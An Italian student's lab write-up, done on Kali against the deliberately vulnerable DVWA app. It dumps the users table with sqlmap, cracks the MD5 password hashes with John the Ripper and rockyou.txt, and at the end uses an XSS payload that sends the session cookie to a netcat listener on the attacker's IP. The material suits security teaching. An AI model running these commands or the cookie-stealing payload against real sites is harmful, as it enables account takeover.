

PASSWORD CRACKING

Oggi in laboratorio abbiamo provato un altro modo per craccare le password. Utilizziamo il metodo di parallelizzazione del task per ridurre il tempo i cracking di una sessione brute force.

John The Ripper per poter funzionare ha bisogno di un file sorgente contenente user name e hash delle password. Questi dati possiamo recuperarli facilmente dall'esercitazione precedente.

```
(kali@kali)-[//]
$ sqlmap -u 'http://192.168.50.103/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' -cookie="security=low; PHPSESSID=c062a595db9fbad8af"

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1       | admin     | http://192.168.50.101/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      |
| 2       | gordonb   | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown    | Gordon     |
| 3       | 1337      | http://192.168.50.101/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b | Me       | Hack       |
| 4       | pablo     | http://192.168.50.101/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso  | Pablo      |
| 5       | smithy    | http://192.168.50.101/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith    | Bob        |
+-----+-----+-----+-----+-----+-----+

[09:26:02] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.103/dump/dvwa/users.csv'
[09:26:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.103'

[*] ending @ 09:26:02 /2022-11-30/
```

FASE 1

Nella prima fase abbiamo ricercato il file contenente una “common password List” che abbiamo dovuto estrarre con il comando “**gunzip rockyou.txt.gz**”. Il file che ci ha restituito (rockyou.txt) ci è stato utile per l’esecuzione di **JtR**.

```
kali@kali: /usr/share/wordlists

File Actions Edit View Help

libimage-exiftool-perl      zsh
libinput                    zsh-autosuggestions
liblouis                     zsh-syntax-highlighting

(kali@kali)-[/usr/share]
$ cd /usr/share/wordlists

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirb       fern-wifi     metasploit  sqlmap.txt
dirbuster  john.lst      nmap.lst   wfuzz


(kali@kali)-[/usr/share/wordlists]
$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      fasttrack.txt  legion      rockyou.txt  wifite.txt
dirb       fern-wifi     metasploit  sqlmap.txt
dirbuster  john.lst      nmap.lst   wfuzz

(kali@kali)-[/usr/share/wordlists]
$
```


FASE 2

Nella seconda fase abbiamo creato un file contenente user name e hash recuperati da sqlmap.




```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:e99a18c428cb38d5f260853678922e03
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

Facendo partire JtR “**john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt file_unito_2**” si possono lanciare attacchi a dizionario. Utilizzando l’opzione da riga di comando **--wordlist** per specificare il file delle password da utilizzare.



```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt file_unito_2
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
3g 0:00:00:00 DONE (2022-11-30 09:33) 300.0g/s 76800p/s 76800c/s 153600C/s jeffrey..james1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



```
(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 file_unito_2
admin:password
gordonb:abc123
1337:abc123
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

--show permette di visualizzare tutte le password

INVIO COOKIE

Aprendo il terminale su Kali attiviamo netcat in ascolto sulla porta 80. (**nc -l -p 80**).

In seguito inserendo, in DVWA XSS nel campo submit lo script:

```
"<script>new Image().src='http://192.168.50.100:80/?cookie=' +encodeURIComponent(document.cookie);</script>"
```

Siamo riusciti ad intercettare il cookie della sessione, in modo da poterlo riutilizzare in futuro

